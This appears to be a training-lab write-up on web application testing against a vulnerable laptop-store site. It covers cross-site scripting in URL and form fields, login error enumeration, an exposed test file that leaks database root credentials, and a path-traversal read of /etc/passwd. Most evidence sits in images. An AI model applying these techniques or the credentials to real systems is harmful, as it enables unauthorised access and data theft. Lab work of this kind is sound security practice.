
Lab 29: Cross Site Scripting

URL – http://54.186.248.116/showfile.php?filename=contactus.txt


Opening contact us page



Injecting string in URL (Keeping extension as usual)




Script gets executed




URL – http://54.186.248.116/register1.php?reg=yes


Accessing registration page



Injecting script in the fields




Scripts gets executed




URL – http://54.186.248.116/career.php


Accessing career page



Entering script




Scripts gets executed




Lab 30: Logical Bug – Different error messages for username and password

Entering wrong username




Entering wrong password




Lab 31: Predicted resources/ unmapped test files

URL – http://54.186.248.116/test.php




Database Username and password revealed from test file


Acme laptop
54.186.248.116/showfile.php?filename=test.php
ACMELAPTOP
Register
Categories
Home
Buy
Career
About us
Contact
Acer
Compaq
Dell
Gateway
Hewlett
Ibm
Sony
Toshiba
test
$link = mysql_connect(':/var/lib/mysql/mysql.sock', 'root', 'mysql123');
if (!$link) {
die('Could not connect: ' . mysql_error());
}
echo 'Connected successfully';
mysql_close($link);
?>
Home | Contact | Log in |

Lab 32: File Disclosure

URL - http://54.186.248.116/showfile.php?filename=contactus.txt

BY tempering file name, it is possible to access /etc/passwd file through web application



